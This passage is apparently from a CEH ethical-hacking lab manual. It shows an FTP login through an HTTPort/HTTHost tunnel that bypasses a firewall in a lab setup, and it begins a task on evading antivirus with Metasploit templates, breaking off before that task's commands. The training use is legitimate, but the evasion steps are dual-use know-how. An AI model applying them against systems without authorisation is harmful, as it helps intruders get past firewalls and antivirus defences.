62. Enter the credentials of any user account on **Windows 11**. In this task, we are using the credentials of the **Jason** account (username: **Jason**; Password: **qwertY**). Type the username and press **Enter**.

Note: The password you enter will not be visible.





The screenshot shows a Windows Command Prompt window titled "Administrator: Command Prompt - ftp 127.0.0.1". The window displays the following text:

```
C:\Users\Administrator>ftp 127.0.0.1
Connected to 127.0.0.1.
220 Microsoft FTP Service
200 OPTS UTF8 command successful - UTF8 encoding now ON.
User (127.0.0.1:(none)): Jason
331 Password required
Password:
230 User logged in.
ftp>
```

The taskbar at the bottom of the screen shows several icons: File Explorer, Task View, Edge, File Explorer again, Firefox, Google Chrome, Task View again, and a pinned folder icon. The system tray shows the date and time as "4/18/2022 4:18 AM".

63. You are successfully logged in, even after adding a firewall outbound rule inferring that a tunnel has been established by HTTPPort and HTTHost and therefore have bypassed the firewall.

64. Now you have the access and ability to add files in the ftp directory located in the **Windows 11** machine.

65. Type **mkdir Test** and press **Enter**.




```
Administrator: Command Prompt - ftp 127.0.0.1
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>ftp 127.0.0.1
Connected to 127.0.0.1.
220 Microsoft FTP Service
200 OPTS UTF8 command successful - UTF8 encoding now ON.
User (127.0.0.1:(none)): Jason
331 Password required
Password:
230 User logged in.
ftp> mkdir Test
257 "Test" directory created.
ftp>
```

66. Now, Click **CEHv12 Windows 11** to switch to the **Windows 11** machine.

67. A directory named **Test** will be created in the **FTP** folder on the **Windows 11** (location: **C:\FTP**) machine, as shown in the screenshot:



68. Thus, you are able to bypass HTTP proxies as well as firewalls, and thereby access files beyond them.


Note: On completion of the task, delete the created outbound rule, stop HTTHost and HTTPort and disable the firewall (which was enabled in the beginning of the task) in the machine (i.e., **Windows Server 2019**), and start the World Wide Web Publishing and IIS Admin Services on the **Windows Server 2022** machine.

## Task 3: Bypass Antivirus using Metasploit Templates

Antivirus software is designed to detect malicious processes or files and prevent their execution on endpoints. There are various techniques that can be used for bypassing antivirus and execute the malicious processes in the target machine.


Here, we will modify Metasploit templates to bypass antivirus detection.

1. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.




2. In the login page, the **attacker** username will be selected by 